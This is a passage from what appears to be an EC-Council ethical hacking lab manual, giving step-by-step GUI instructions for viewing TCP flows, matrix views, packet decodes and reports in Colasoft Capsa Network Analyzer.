


Figure 2.2.26: Colasoft Capsa Network Analyzer TCP Conversations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. The **TCP Flow Analysis** window appears. By default, the **Packets** tab opens, displaying the TCP transactions between the selected pair of nodes.




Figure 2.2.27: Colasoft Capsa Network Analyzer Transaction List

42. Click the **Transaction Summary** tab to display a summary of the transactions. After analyzing the details, close the **TCP Flow Analysis** window.




Figure 2.2.28: Colasoft Capsa Network Analyzer Transaction Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.13

Examine the Matrix View

43. Click the **Matrix** tab to view the nodes communicating in the network as graphically connected with lines. The weight of each line indicates the volume of the traffic between the nodes, which are arranged into an ellipse.
44. Click the **Top 100 MAC Node** option under the **Select Matrix** section to view a network communication diagram between 100 MAC nodes.
45. Similarly, you can select other matrix options such as **Top 100 MAC Conversation**, **Top 100 IP Conversation**, and **Top 100 IP Node**.




Figure 2.2.29: Colasoft Capsa Network Analyzer Matrix view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.14

Analyze the Packet Details

46. Click the **Packet** tab to view original information for any packet. Double-click any packet to view the full analysis information of the packet decode.




Figure 2.2.30: Colasoft Capsa Network Analyzer Packet information

47. The **Packet Decoding** window appears, displaying two major views: **Decoding View** and **Hex View.**




Figure 2.2.31: Full Analysis of Packet Decode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.15

Generate Report

48. Click the **Report** tab to view various reports such as **Global, VoIP, Conversation, Top Traffic, Port,** and **Packet.**

49. Click on the **Global** option and click the **Export** icon ( ) to save the analysis report.

